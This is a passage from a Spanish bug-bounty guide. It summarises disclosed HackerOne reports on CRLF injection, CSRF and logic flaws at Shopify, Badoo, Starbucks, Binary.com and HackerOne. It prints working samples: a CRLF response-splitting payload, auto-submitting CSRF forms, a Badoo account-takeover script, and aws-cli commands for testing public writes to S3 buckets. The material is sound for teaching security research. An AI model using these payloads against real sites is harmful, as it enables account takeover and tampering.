
Recompensa recibida: $500

Descripción:

Shopify incluye algunas funcionalidades detrás del escenario que establecen una cookie en tu navegador apuntando a la última tienda en la que te hayas registrado. Esto lo hace a través del último lugar en, /last_shop?NOMBREDELSITIO.shopify.com

En Diciembre de 2015, fue descubierto que Shopify no estaba validando el parámetro de la tienda que estaba siendo pasado a la llamada. Como resultado, haciendo uso de Burp Suite, un hacker de sombrero blanco pudo alterar la petición con %0d%0a y generar una cabecera que era devuelta al usuario. Aquí hay una captura de pantalla:

[10] https://hackerone.com/reports/106427



Shopify HTTP Response Splitting

Y aquí está el código malicioso:

```
%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20te\
xt/html%0d%0aContent-Length:%2019%0d%0a%0d%0a<html>Página desfigurada!</html>
```

En este caso, el %20 representa un espacio en blanco y %0d%0a es un CRLF. Como resultado, el navegador recibió dos cabeceras y renderizó en el navegador la segunda, la cual podría haber conllevado a una variedad de vulnerabildades, incluyendo ataques del tipo XSS.

Recomendaciones

Permanece en la búsqueda de oportunidades donde un sitio esté aceptando tu entrada de información y la utilice como parte de las cabeceras que devolverá. En este caso, Shopify crea una cookie con el último valor de last_shop que fue extraído de un parámetro de la URL que era controlable por el usuario. Esta es una buena señal que puede ser posible exponer una vulnerabilidad de inyección de CRLF.

Resumen

El buen hacking es una combinación de la observación y habilidad. Conocer cómo pueden ser utilizados los caracteres codificados para exponer vulnerabilidades es una gran habilidad que hay que poseer. Los caracteres %0D%0A pueden ser utilizados para evaluar la seguridad de los Servidores y determinar donde puede estar en ellos una vulnerabilidad de inyección de CRLF. Si la hay, toma un paso por delante e intenta combinar la vulnerabilidad con una inyección de XSS (cubierto en el Capítulo 7).

Por otro lado, si el Servidor no responde a un %0D%0A piensa cómo puedes codificar nuevamente esos caracteres y probarlos contra el Servidor para ver si decodifica la doble codificación de los caracteres, así como lo hizo @filedescriptor .

Permanece en la búsqueda de oportunidades donde un sitio está utilizando un valor enviado para devolver algún tipo de cabecera, como la creación de una cookie.

Falsificación de solicitud de sitio cruzado

Descripción

Un ataque de Falsificación de solicitud de sitio cruzado, o CSRF, sucede cuando un sitio web malicioso, un correo electrónico, mensajería instantánea o una aplicación, etc, hace que el navegador de un usuario realice alguna acción hacia otro sitio web donde ese usuario ya está autenticado o registrado. A menudo esto sucede sin que el usuario sepa de la acción que ha sucedido.

El impacto de un ataque CSRF depende del sitio web que está recibiendo la acción Aquí hay un ejemplo:

1. Bob ingresa a su cuenta bancaria en línea, realiza algunas transacciones pero no cierra la sesión.
2. Luego, Bob revisa su correo y hace clic en un enlace hacia un sitio web que no le es muy confiable.
3. El sitio web que no es muy confiable hace una solicitud al sitio web de la cuenta bancaria de Bob para transferir dinero pasándole en una cookie parte de la información almacenada en la sesión de la cuenta de Bob, a causa del paso 1.
4. El sitio web de la cuenta bancaria de Bob recibe la solicitud del sitio no muy confiable (malicioso), sin utilizar un símbolo (conocido como "token") anti CSRF y el sitio bancario procesa la transferencia.

Aun más interesante, está la idea que el enlace al sitio web malicioso esté contenido en código HTML que sea válido, el cual no necesite que Bob haga clic en el link, **<img src="www.sitio_-malicioso.com">**. Si el dispositivo de Bob (por ej., un navegador web) renderiza esta página, hará la solicitud a www.sitio_malicioso.com y potencialmente ejecutará el ataque CSRF.

Ahora, sabiendo los peligros que conllevan los ataques CSRF, estos pueden ser mitigados de un buen número de formas, tal vez el más popular sea utilizar un token anti CSRF el cual debe ser enviado con la solicitud de alteración de datos (por ej., solicitudes POST). Aquí, una aplicación web (como la cuenta bancaria de Bob), podría generar tokens con dos partes, una en la cual Bob la pueda recibir y la otra que la aplicación pueda conservar.

Cuando Bob intente hacer solicitudes de transferencia, él tendría que enviar su token, el cual el banco tendrá que validar o comparar con el token que está de su lado.

Ahora, respecto al ataque CSRF y los tokens anti CSRF, esto parece como la Compartición de Recursos de Orígenes Cruzados (en inglés Cross Origin Resource Sharing, o CORS), la cual se hace cada vez más común, o solamente soy yo el que los encuentro más a menudo porque estoy explorando más objetivos. Esencialmente, CORS restringe recursos, incluyendo las respuestas json que sean accesbles por un dominio fuera del alcance del que sirvió el archivo. En otras palabras, cuando CORS es utilizado para proteger un sitio, no puedes escribir código Javascript para llamar a la aplicación objetivo, leer la respuesta y hacer otra llamada, a menos que el sitio objetivo lo permita.

Si esto te parece confuso, utiliza Javascript e intenta hacer una llamada a HackerOne.com/activity.json, leer la respuesta y hacer una segunda llamada. También verás la importancia de esto y cómo funciona en el Ejemplo #3 más abajo.

Finalmente, es importante notar (gracias a Jobert Abma por la notificación), que no todas las solicitudes **sin** un token anti CSRF es un problema válido de CSRF. Algunos sitios web podrían realizar revisiones adicionales como comparar la cabecera Referer (aunque esto no es a prueba de tontos y han habido casos en que ha sido saltado). Este es un campo que identifica la dirección de la página web que está enlazada a un recurso que está siendo solicitado. Dicho de otra forma, si la cabecera Referer de una llamada POST no proviene del mismo sitio que está recibiendo la solicitud HTTP, el sitio podría ignorar esa llamada, y por lo tanto, alcanzar el mismo efecto como la validación con un token anti CSRF. Adicionalmente, no todos los sitios que utilizan esa protección hacen alusión al término **csrf** cuando están creando o definiendo un token. Por ejemplo, en Badoo este se refiere al parámetro **rt** tal como se discute más abajo.

Enlaces

Revisa la guía de pruebas de la OWASP en OWASP Testing for CSRF[11]

Ejemplos

1. Exportar usuarios instalados en Shopify

Dificultad: Baja

URL: https://app.shopify.com/services/partners/api_clients/XXXX/export_installed_users

Enlace del informe: https://hackerone.com/reports/96470[12]

Fecha del informe: 29 de Octubre, 2015

Recompensa recibida: $500

Descripción:

[11] https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005)

[12] https://hackerone.com/reports/96470

La API de Shopify provee de un extremo final exportando una lista de usuarios instalados, por medio de la URL provista arriba. La vulnerabilidad existía cuando un sitio web podía llamar a ese extremo final y leer la información interna ya que Shopify no incluía alguna validación por medio de token anti CSRF para esa llamada. Como resultado, el siguiente código HTML podía ser usado para enviar el formulario en nombre de alguna víctima desconocida:

```
<html>
  <head><title>csrf</title></head>
  <body onLoad="document.forms[0].submit()">
    <form action="https://app.shopify.com/services/partners/api_clients/1105664/\
export_installed_users" method="GET">
    </form>
  </body>
</html>
```

Aquí, con sólo visitar el sitio, el código Javascript envía el formulario en el cual se incluye una llamada GET a la API de Shopify con el buscador web de la víctima proporcionando también su cookie de Shopify.

Recomendaciones

Para ampliar el alcance de tu ataque tienes que ver más allá del sitio web, piensa hacia los extremos finales, por ejemplo su API. Las API ofrecen un gran potencial de vulnerabilidades así que es mejor mantener ambas cosas en mente, especialmente cuando sabes que una API podría haber sido desarrollada o puesta a disposición para un sitio mucho tiempo después que el sitio que la contiene fue desarrollado.

2. Desconección de Twitter desde Shopify

Dificultad: Baja

URL: https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect

Enlace del informe: https://hackerone.com/reports/111216[13]

Fecha del informe: 17 de Enero, 2016

Recompensa recibida: $500

Descripción:

Shopify provee integración con Twitter para permitir a los propietarios de las tiendas tuitear acerca de sus productos. De forma similar, también provee la funcionalidad de desconectar una cuenta de Twitter desde una tienda conectada.

[13] https://hackerone.com/reports/111216

La URL para desconectar una cuenta de Twitter está referida arriba. Cuando se hace la llamada, Shopify no hacía validación del token anti CSRF lo cual, podría haber permitido a una persona maliciosa hacer una llamada GET en nombre de la víctima, y de este modo desconectar la tienda de la víctima desde Twitter.

Al proveer el informe, WeSecureApp proporcionó el siguiente ejemplo de una solicitud vulnerable - fíjate abajo, en el uso de una etiqueta img, la cual hace la llamada a la URL vulnerable:

```
GET /auth/twitter/disconnect HTTP/1.1
Host: twitter-commerce.shopifyapps.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0) Gecko/2010010\
1 Firefox/43.0
Accept: text/html, application/xhtml+xml, application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://twitter-commerce.shopifyapps.com/account
Cookie: _twitter-commerce_session=REDACTED
>Connection: keep-alive
```

Debido a que el buscador realiza una solicitud GET para obtener la imagen en la URL proporcionada no es validado el token anti CSRF, la tienda de un usuario ahora está desconectada

```
<html>
  <body>
    <img src="https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect">
  </body>
</html>
```

Recomendaciones

En esta situación, esta vulnerabilidad podía haber sido encontrada utilizando un Servidor proxy como Burp Suite o la extensión Tamper Data de Firefox, para mirar en las solicitudes que estaban siendo enviadas a Shopify y notar que esta solicitud estaba siendo realizada por medio del método GET. Debido a que esta fue una acción destructiva y la solicitud vía GET nunca debería modificar ningún dato en el Servidor, esto debería ser algo en lo que se debería indagar.

3. Toma completa de control de una cuenta en Badoo

Dificultad: Media

URL: https://badoo.com

Enlace del informe: https://hackerone.com/reports/127703[14]

Fecha del informe: 1 de Abril, 2016

Recompensa recibida: $852

Descripción:

Si haces una revisión al sitio de Badoo, te darás cuenta que ellos se protegen contra ataques CSRF al incluir un parámetro **rt** en la URL, el cual es solamente de 5 dígitos de largo (al menos en el tiempo cuando se escribió este informe). Cuando me percaté de esto, al menos cuando Badoo estaba vigente en HackerOne, no pude encontrar una forma cómo explotar esto. Sin embargo, Mahmoud Jamal (zombiehelp54) lo hizo.

Conociendo el parámetro y su valor, él también se dio cuenta que el parámetro era devuelto en al menos todas las respuestas json. Desafortunadamente esto no fue útil, dado que la Compartición de Recursos de Orígenes Cruzados (CORS) protege a Badoo de que los atacantes lean esas respuestas. Así que Mahmoud se mantuvo profundizando en esto.

Volviendo, el archivo `https://eu1.badoo.com/worker-scope/chrome-service-worker.js` contenía el valor de rt. Aún mejor, si este archivo podía ser leído arbitrariamente por un atacante sin necesitar que la víctima realizara alguna acción, excepto visitar la página web maliciosa. Este es el código que él proporcionó:

```
<html>
<head>
<title>Toma de control de una cuenta de Badoo</title>
<script src=https://eu1.badoo.com/worker-scope/chrome-service-worker.js?ws=1></s\
cript>
</head>
<body>
<script>
function getCSRFcode(str) {
    return str.split('=')[2];
}
window.onload = function(){
var csrf_code = getCSRFcode(url_stats);
csrf_url = 'https://eu1.badoo.com/google/verify.phtml?code=4/nprfspM3yfn2SFUBear\
08KQaXo609JkArgoju1gZ6Pc&authuser=3&session_state=7cb85df679219ce71044666c7be3e0\
37ff54b560..a810&prompt=none&rt='+ csrf_code;
window.location = csrf_url;
};
</script>
```

[14] https://hackerone.com/reports/127703

Prácticamente, cuando una víctima cargaba la página, esta llamaba al script de Badoo, tomaba el parámetro rt del usuario y luego hacía una llamada en nombre de la víctima. De esta manera, estaba enlazando la cuenta de Mahmoud con la cuenta de la víctima, lo que significa la toma completa de control de una cuenta.

Recomendaciones

Donde hay humo hay fuego. Aquí, Mahmoud se dio cuenta que el parámetro rt estaba siendo devuelto en diferentes ubicaciones, en respuestas json en particular. A pesar de eso, él adivinó acertadamente que ese parámetro podía mostrarse en algún otro lugar donde podría ser explotado - en este caso, un archivo js.

Yendo más allá, si sientes que algo no anda bien, continúa profundizando. Utiliza Burp Suite, revisa todos los recursos que están siendo invocados cuando visites un sitio o una aplicación que sea tu objetivo.

Resumen

CSRF representa otro vector de ataque y que podría ser ejecutado sin que una víctima lo sepa o que esté realizando activamente alguna acción. Encontrar vulnerabilidades CSRF podría tomar un poco de ingenuidad y un deseo de evaluar todo lo que pase por enfrente.

Generalmente, los formularios son protegidos uniformemente por frameworks como Rails si es que el sitio está realizando una solicitud POST, pero con las APIs puede ser una situación muy diferente. Por ejemplo, Shopify está escrita pricipalmente usando el framework de Ruby on Rails el cual proporciona protección contra CSRF para todos los formularios de forma predeterminada (aunque ese comportamiento puede ser deshabilitado). Sin mebargo, claramente que esto no es necesario en el caso para las APIs que son creadas con el framework. Por último, echa un vistazo a cualquier llamada que haga cambios en los datos del Servidor (como las acciones de eliminar) las cuales están siendo realizadas por una petición GET.

Vulnerabilidades en la lógica de la Aplicación

Descripción

Vulnerabilidades en la lógica de la Aplicación son diferentes a los otros tipos que ya hemos visto y discutido, ya sea Inyección HTML, Contaminación de Parámetros HTTP, XSS, todas envuelven de alguna manera el envío de una entrada con datos maliciosos. Las vulnerabilidades relacionadas a la lógica de la Aplicación tiene que ver con la manipulación de diferentes escenarios y explorar errores en la codificación de la aplicación web.

Un ejemplo notable de este tipo de ataque fue mostrado por Egor Homakov en contra de GitHub, dicho sitio utiliza Ruby on Rails. Si no estás familiarizado con Rails, éste es un framework web muy popular el cual toma el cuidado de varias tareas pesadas al momento de desarrollar un sitio web.

En Marzo de 2012, Egor advirtió a la Comunidad Rails que, de forma predeterminada, Rails podría aceptar todos los parámetros que se le enviaran y utilizar esos valores en la actualización de los registro de las bases de datos (dependiendo de la implementación de los programadores). El pensamiento de los principales desarrolladores de Rails era que los programadores web que utilizaran Rails deberían ser responsables de cerrar este agujero de seguridad y definir cuáles valores deberían ser enviados por un usuario para actualizar los registros. Este comportamiento ya era muy conocido dentro de la Comunidad, no obstante el hilo en GitHub muestra cuan pocos fueron los que apreciaron el riesgo que esto poseía https://github.com/rails/rails/issues/5228[15].

Cuando los principales desarrolladores desacordaron con él, Egor decidió explotar una vulnerabilidad de autenticación en GitHub por medio de la adivinación y envío de valores en los parámetros los que incluían una fecha de creación (no tan difícil si ya habías trabajado con Rails y sabías que la mayoría de registros incluyen un campo de creado y actualizado en la base de datos). Como resultado, él creó un ticket en GitHub con fecha de muchos años en el futuro. También, él hizo actualizar las claves de acceso SSH, lo cual le permitió acceder al repositorio oficial del código de GitHub.

Como se mencionó, el hackeo fue hecho posible por la vía del backend del código de GitHub, el cual no autenticaba apropiadamente qué era lo que Egor estaba haciendo, por ejemplo, que él no debía haber tenido permiso para enviar valores para la fecha de creación, lo que posteriormente sería usado para actualizar registros en la base de datos. En este caso, Egor encontró lo que se conoce como una vulnerabilidad de asignación masiva.

[15] https://github.com/rails/rails/issues/5228

Las vulnerabilidades en la lógica de la Aplicación son un poco difíciles de encontrar comparado a los tipos de ataques discutidos anteriormente porque estos tienen que ver con la creatividad de pensamiento acerca de las decisiones de codificación y no se trata solamente de enviar código potencialmente malicioso en el cual los programadores no escaparon las entradas de datos (sin tratar aquí de minimizar otros tipos de vulnerabilidades, como algunos ataques XSS que están más allá de lo complejo!).

Con el ejemplo de GitHub, Egor sabía que el sistema estaba basado en Rails y cómo Rails manejaba la entrada de usuario. En otros ejemplos, esto puede tratarse de hacer llamadas a la API de forma programada para probar el comportamiento con el cual se complementa un sitio web, como se verá en el ejemplo de sobrepasar el privilegio del Administrador en Shopify que se encuentra más abajo. O tratar de reutilizar valores devueltos de llamadas de autenticación a la API para hacer otras llamadas subsecuentes, lo cual no debería estar permitido hacerlo.

Ejemplos

1. Sobrepasar privilegio de Administrador en Shopify

Dificultad: Baja

URL: shop.myshopify.com/admin/mobile_devices.json

Enlace del informe: https://hackerone.com/reports/100938[16]

Fecha del informe: 22 de Noviembre, 2015

Recompensa recibida: $500

Descripción:

Shopify es una plataforma enorme y robusta, la cual incluye una interfaz web para el usuario y APIs de ayuda. En este ejemplo, la API no validaba algunos permisos que aparentemente la interfaz de usuario web sí lo hacía. Como resultado, los administradores de la tienda, quienes no tenían permitido recibir notificaciones por email podían sobrepasar esa configuración de seguridad manipulando el punto final de la API para recibir notificaciones en sus dispositivos Apple.

De acuerdo a lo mostrado en el informe, el hacker podría haber tenido acceso a:

- Registrarse en la aplicación movil con una cuenta de acceso completo
- Interceptar la solicitud POST hacia /admin/mobile_devices.json
- Borrar todos los permisos de esa cuenta
- Borrar la notificación movil añadida
- Repetir la solicitud POST hacia /admin/mobile_devices.json

[16] https://hackerone.com/reports/100938

Después de hacer esos pasos, ese usuario podía recibir notificaciones móviles para todas las órdenes puestas en la tienda y de esta manera ignorar las configuraciones de seguridad establecidas.

Recomendaciones

Hay dos recomendaciones importantes. La primera, no todo es de inyectar código, HTML, etc. Recuerda siempre utilizar un proxy y ver qué información está siendo pasada al sitio y jugar con eso para ver qué sucede. En este caso, todo lo que tuvo que hacer para sobrepasar las revisiones de seguridad fue borrar parámetros de la solicitud POST. Segundo, de nuevo, no todos los ataques son basados sobre páginas HTML. Los puntos finales de las APIs siempre presentan un área potencial de vulnerabilidades, así que acuérdate de considerar y probar ambas opciones.

2. Condición de carrera en Starbucks

Dificultad: Media

URL: Starbucks.com

Enlace del informe: http://sakurity.com/blog/2015/05/21/starbucks.html[17]

Fecha del informe: 21 de Mayo, 2015

Recompensa recibida: $0

Descripción:

Si no te encuentras familiarizado con las condiciones de carrera, esta se trata de dos procesos potenciales que compiten entre sí por completarse basado en una situación inicial, la cual viene a ser inválida mientras que las dos solicitudes vienen a ser ejecutadas. Dicho de otra forma, esta es una situación donde tienes dos procesos lo cuales deberían ser mutuamente exclusivos, y que de ninguna manera ambos puedan completarse, pero, debido a que ocurren simultáneamente casi juntos, ambos vienen a ser permitidos.

Aquí está un ejemplo,

1. Ingresas desde tu teléfono en el sitio web tu cuenta bancaria “A” y solicitas una transferencia de $500 hacia otra de tus cuentas, la cual llamaremos cuenta “B”. En tu cuenta “A” tan sólo tienes $500.
2. La solicitud de transferencia tarda demasiado (pero todavía se está procesando), así que te registras en tu cuenta “A” desde tu laptop y haces la misma solicitud.
3. La solicitud hecha desde la laptop finaliza casi inmediatamente y también finaliza la solicitud que hiciste desde tu teléfono.

[17] http://sakurity.com/blog/2015/05/21/starbucks.html

4. Te registras en tu cuenta “B” y cuando actualizas ves que tienes $1000. Esto significa que la solicitud fue procesada dos veces, tanto desde la laptop como desde tu teléfono, lo cual no tenía que haberse permitido porque solamente tenías $500 inicialmente en tu cuenta “A”.

Mientras que esto es algo demasiado básico, la noción es la misma. Algunas condiciones se crean al empezar una solicitud y cuando esta sea completada que ya no exista mas.

Así que, regresando a nuestro ejemplo, Egor probó transferir dinero de una tarjeta Starbucks y se encontró con que podía invocar una condición de carrera de forma exitosa. Las solicitudes fueron creadas de forma casi simultánea con el programa cURL.

Recomendaciones

Las condiciones de carrera son un vector de vulnerabilidad muy interesante y que algunas veces existen en aplicaciones que tienen que ver con algún tipo de balance como dinero, créditos, etc. Encontrar la vulnerabilidad no siempre sucede en el primer intento y podría ser necesario hacer muchas solicitudes repetidamente de forma simultánea. Aquí, Egor hizo 6 solicitudes antes de que la prueba resultase exitosa. Pero recuerda, cuando te encuentres probando este vector se respetuoso con la carga de tráfico y evita martillar sitios haciendo muchas pruebas de solicitudes contínuas.

3. Escalación de privilegios en Binary.com

Dificultad: Baja

URL: binary.com

Enlace del informe: https://hackerone.com/reports/98247[18]

Fecha del informe: 14 de Noviembre, 2015

Recompensa recibida: $300

Descripción:

Esta es una vulnerabilidad muy directa, la cual no necesita tanta explicación.

En esencia, para este ejemplo un usuario podía registrarse en cualquier cuenta y ver información sensible o realizar acciones en nombre de la cuenta del usuario hackeado. Todo lo que se necesitaba saber era el identificador de cuenta del usuario.

Antes del hack, si te registrabas en Binary.com/cashier e inspeccionabas la página HTML, podías fijarte en una etiqueta <iframe> la cual incluía un parámetro llamado PIN. Ese parámetro se trataba nada mas ni nada menos que de tu identificador de cuenta.

[18] https://hackerone.com/reports/98247

Por lo tanto, si editabas el HTML e insertabas otro PIN, el sitio podría realizar automáticamente una acción en la nueva cuenta sin validar la contraseña o cualquiera de las otras credenciales. En otras palabras, el sitio podía tratarte como el propietario de la otra cuenta que acabas de proporcionar.

Nuevamente, todo lo que se necesitó saber es el número de cuenta de alguien mas. Aun podías haber cambiado el evento que sucede con el iframe PAGOS para invocar una acción de pagos hacia otra cuenta. Sin embargo, Binary.com indica que todos los retiros requieren revisión humana de forma manual, pero eso no significa necesariamente que por ese tipo de revisión podría haber sido descubierta…

Recomendaciones

Si estás en busca de vulnerabilidades basadas en autenticación, permanece en la búsqueda donde las credenciales sean pasadas al sitio. Mientras que esta vulnerabilidad fue atrapada buscando en el código fuente de la página, también puedes haberte dado cuenta de esa información cuando estaba siendo pasada al utilizar un proxy interceptador.

Si encuentras algún tipo de credenciales que están siendo transmitidas, toma nota cuando éstas parezcan que no están siendo encriptadas e intenta jugar con ellas. En este caso, el pin era solamente CRXXXXXX mientras que la contraseña era 0e552ae717a1d08cb134f132… podemos ver claramente que el PIN no estaba siendo encriptado mientras que la contraseña sí. Valores sin encriptar representan un área magnífica por donde empezar a jugar.

4. Manipulación de Señal en HackerOne

Dificultad: Baja

URL: hackerone.com/reports/XXXXX

Enlace del informe: https://hackerone.com/reports/106305[19]

Fecha del informe: 21 de Diciembre, 2015

Recompensa recibida: $500

Descripción:

A final de 2015, HackerOne introdujo una funcionalidad nueva al sitio llamada Señal. Básicamente, esto ayuda a identificar la efectividad de un informe de vulnerabilidad previamente reportado por un Hacker una vez que los informes han sido cerrados. Es importante mencionar que los usuarios de la plataforma HackerOne pueden cerrar sus propios informes, lo que suponía en un resultado final que no tendrá alteración alguna en la Reputación y en la Señal…

Así que, como podrás adivinar, a probar la nueva funcionalidad se ha dicho. Un hacker descubrió que la funcionalidad recién introducida no estaba implementada apropiadamente y permitía a un

[19] https://hackerone.com/reports/106305

atacante crear un informe a cualquier equipo (empresa), cerrar su mismo informe y recibir un incremento de Señal.

Y eso era todo lo que tenía que hacer…

Recomendaciones

Aunque sea corta la descripción, la comendación aquí está más que declarada, **permanece en la búsqueda de funcionalidades nuevas!**. Cuando un sitio implementa una funcionalidad nueva, eso es como carne fresca para los hackers. Funcionalidades nuevas representan la oportunidad de probar nuevo código y buscarle errores. Este es el mismo caso del CSRF de Shopify con Twitter y vulnerabilidades XSS en Facebook. Para sacar el máximo provecho de esto, es buena idea que te familiarices con las compañías y te suscribas a sus blogs, así serás notificado cuando algo nuevo sea puesto en ejecución. Entonces, diviértete haciendo pruebas.

5. Recipientes S3 abiertos en Shopify

Dificultad: Media

URL: cdn.shopify.com/assets

Enlace del informe: https://hackerone.com/reports/98819[20]

Fecha del informe: 9 de Noviembre, 2015

Recompensa recibida: $1,000

Descripción:

El Servicio de almacenamiento Simple de Amazon, S3, es un servicio que permite a los clientes almacenar y servir archivos desde los servidores de la nube de Amazon. Shopify y muchos otros sitios utilizan S3 para almacenar y servir contenido estático, como por ejemplo imágenes.

El gran salón de los Servicios Web de Amazon, AWS, es muy robusto e incluye un sistema de administración de permisos que permite a los administradores definir permisos por servicio, incluido S3. Los permisos incluyen la capacidad de crear buckets S3 (un bucket o recipiente, es como una carpeta de almacenamiento), hay permisos de leer y escribir en los recipientes, entre otra gran variedad de permisos.

De acuerdo al informe, Shopify no configuró de forma apropiada los permisos de sus recipientes S3 e inadvertidamente permitía a cualquier usuario autenticado en AWS leer y escribir en sus recipientes. Obviamente esto es problemático porque tú no quisieras que hackers de sombrero negro usaran tus recipientes para almacenar y servir sus archivos, como mínimo.

Desafortunadamente, los detalles de este informe no fueron divulgados, pero la forma como descubrieron estos recipientes fue con la línea de comandos (CLI) de AWS, que es como una caja

[20] https://hackerone.com/reports/98819

de herramientas, la cual permite interactuar con los sericios de AWS desde tu línea de comandos. Debido a que podrías necesitar una cuenta de AWS para realizar estas pruebas, actualmente crear una cuenta es totalmente gratis en tanto que no necesites habilitar cualquiera de sus serivicios. Como resultado, con la línea de comandos, podrías autenticarte en AWS y luego probar los accesos (Esto es lo que hice exactamente y así fue como encontré los recipientes de HackerOne, lo cual está detallado más abajo).

Recomendaciones

Cuando estás determinando el alcance de un objetivo potencial asegurate de tomar nota de todas las herramientas, incluyendo servicios web que pueden estarse utilizando. Cada servicio, software, Sistema Operativo, etc. que puedas encontrar revela un potencial vector de ataque nuevo. Adicionalmente es recomendable que te familiarices con las herramientas web más populares como S3 de AWS, Zendesk, Rails, etc. dado que muchos sitios los utilizan.

6. Reipientes S3 abiertos en HackerOne

Dificultad: Media

URL: [REDACTADA].s3.amazonaws.com

Enlace del informe: https://hackerone.com/reports/128088[21]

Fecha del informe: 3 de Abri, 2016

Recompensa recibida: $2,500

Descripción:

Aquí vamos a hacer algo un poco distinto. Esta es una vulnerabilidad que descubrí y es un poco distinta a la vlnerabilidad de Shopify descrita más arriba, así que voy a compartir en detalle acerca de cómo la encontré.

Así que, empecemos. La vulnerabilidad descrita más arriba se trataba de un recipiente que estaba públicamente enlazado con Shopify. Lo que significa que, cuando tú visitabas tu tienda, podrías ver las llamadas al servicio S3 de Amazon, así que un hacker sabía a cual recipiente apuntar. Yo no lo hice así - el recipiente que hackeé lo encontré con un script muy genial y con un poco de ingenuidad.

Durante la semana del 3 de Abril, no sabía por qué pero decidí intentarlo, empecé a pensar fuera de lo normal (pensar fuera de la caja) y decidí atacar a HackerOne. Estuve jugando con su sitio desde el inicio y me estuve dando patadas en el culo yo mismo cada vez que una vulnerabilidad nueva con todo y sus datos de divulgación era reportada, preguntándome cómo la había dejado pasar. Me cuestioné si sus recipientes S3 eran vulnerables como los de Shopify. También me estuve preguntando como el hacker había accedido al recipiente de Shopify… Imaginé que tenía que haberlo hecho usando las herramientas de línea de comandos de Amazon.

[21] https://hackerone.com/reports/128088

Ahora, normalmente podría haberme detenido pensando que no había forma que la plataforma de HackerOne hubiese sido vulnerable después de todo este tiempo. Pero una de las muchas cosas que me impresionaron de la entrevista que tuve con Ben Sadeghipour (@Nahamsec) es que no debía dudar de mi mismo o de la capacidad que una compañía cometa errores.

Así que busqué en Google algunos detalles y me fui a través de dos páginas interesantes:

Hay un agujero en 1,951 recipientes S3 de Amazon[22]

Buscador de recipientes S3[23]

La primera página es un artículo muy intersante de Rapid7, una compañía de seguridad, la cual habla de cómo ellos descubrieron recpientes S3 que tenían permiso de escritura publicamente y lo hicieron por medio de rastreo con script o adivinando el nombre del recipiente.

La segunda página es sobre una herramienta muy genial la cual toma una lista de palabras y hace llamadas a S3 en busca de recipientes… Sin embargo, esto no vino a realizarse con su lista propia. Pero había una línea que fue clave en el artículo de Rapid7, "…Adivinar nombres a través de unos cuantos diccionarios de palabras… Listas de nombres de compañías de Fortune 1000 con **permutaciones en .com**, **-backup**, **-media**…

Eso fue muy interesante, así que rápidamente creé una lista de nombres potenciales para HackerOne tales como

> hackerone, hackerone.marketing, hackerone.attachments, hackerone.users, hackerone.files, etc.

Ninguno de esos nombres son recipientes reales - ellos lo redactaron del informe, así que estoy respetando esa decisión. Además, estoy seguro que tú también eres capaz de encontrarlo. Así que dejaré eso como un desafío.

Ahora, usando el script de Ruby, empecé a hacer las llamadas a los recipientes. Tal como lo imaginé las cosas no lucían nada bien. Encontré unos cuantos recipientes, pero el acceso estaba denegado. Sin suerte alguna, me fui a ver NetFlix.

Pero esa idea caminaba en mi cabeza. Así que antes de irme a dormir, decidí ejecutar el script nuevamente con más permutaciones. Nuevamente encontré recipientes que parecían pertenecer a HackerOne, pero todos tenían acceso denegado. Me di cuenta que el acceso denegado al menos decia que el recipiente existía.

Abrí el script de Ruby y pude ver que estaba haciendo llamadas con el equivalente de la función **ls** sobre los recipientes. En otras palabras, estaba intentado ver si tenían lectura públicamente - luego, quise saber si podía revisar o determinar si los recipientes eran **ESCRIBIBLES** públicamente.

[22] https://community.rapid7.com/community/infosec/blog/2013/03/27/1951-open-s3-buckets

[23] https://digi.ninja/projects/bucket_finder.php

Ahora, como nota adjunta, AWS provee de uan herramienta de Línea de Comandos, aws-cli. Lo sabía porque ya la habia utilizado anteriormente, así que un rápido sudo apt-get -install- aws-cli en la terminal de mi máquina virtual y ya tenia las herramientas. Las configuré con mi cuenta AWS y ya estaba listo. Puedes encontrar información como hacer esto en docs.aws.amazon.com/cli/latest/userguide/installing.html

Ahora, el comando **aws s3 help** abrirá la ayuda de S3 y el detalle los comandos disponibles, alrededor de 6 al momento de escribir este informe. Uno de esos comandos es **mv** el cual se utiliza de esta forma **aws s3 mv [ARCHIVO] [s3://RECIPIENTE]**. En mi caso intenté:

```
1 touch test.txt
2 aws s3 mv test.txt s3://hackerone.marketing
```

Este fue el primero de los recipientes en cual obtuve acceso denegado Y el resultado fue… "movimiento fallido: ./test.txt to s3://hackerone.marketing/test.txt Sucedió un error de cliente (AccesoDenegado) cuando se llamaba a la operación PutObject: Acceso Denegado."

Así que intenté en el siguiente recipiente **aws s3 mv test.txt s3://hackerone.files** Y… ÉXITO! Obtuve el mensaje "movimiento: ./test.txt hacia s3://hackerone.files/test.txt"

Sorprendente! Ahora intenté borrar el archivo: **aws s3 rm s3://hackerone.files/test.txt** Y nuevamente, ÉXITO!

Pero ahora, volví a mi duda. Rápidamente me registré en HackerOne para informar sobre esto y, mientras escribía, me di cuenta que no podía confirmar el propietario del recipiente… AWS S3 permite a cualquiera poder crear un recipiente en un espacio de nombre global. Lo que significa que, tú, el lector, podrías haber sido el actual propietario del recipiente que yo estaba hackeando.

